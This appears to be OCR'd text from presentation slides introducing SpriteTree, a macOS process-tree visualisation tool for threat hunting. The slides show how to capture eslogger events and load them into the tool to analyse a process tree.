
Put a pin in that discover for a second Because right now we’re going to quickly introduce a tool we can use to dynamically analyze this sample we’ve found.


Introducing SpriteTree

- Threat hunting/dynamic analysis is done best via the process tree.
- It’s difficult to present such data on macOS accurately. Released a tool called TrueTree a few years back that helps build a useful pstree like output on macOS.
- SpriteTree can be downloaded at themittenmac.com/tools


Three authors of SpriteTree

- Jaron Bradley
- Maggie Zirnhelt
- Matt Shott


SpriteTree
SPRITETREE
Load data
Options
Quit




- SpriteKit uses Apple’s 2D Game Engine to display data
- We did this using Swift and SwiftUI from scratch because it allows for endless possibilities for customizing the tool in the future




```
>>> sudo eslogger fork exec create rename > /tmp/spritetree_demo.json
```


- A capture that can be loaded into SpriteTree can be created on any system running eslogger
- Right now we support fork, exec, create and rename events. More will be added in the future




- After loading a capture into spritetree you see the tree formatted by default using the ppid.



- By pressing “esc” you can pick a new pid to sort the tree by. We generally pick TrueTree as it will properly link forks and exec’s before, then resort to the original_ppid, then the responsible_pid before falling back on the standard ppid.




- And as you can see this builds a helpful, much cleaner process tree that we can now analyze




Example

- Square one shows commands executed by terminal when it opens
- Square two shows commands that I executed within my terminal




- Selecting a node highlights a path for you up the tree

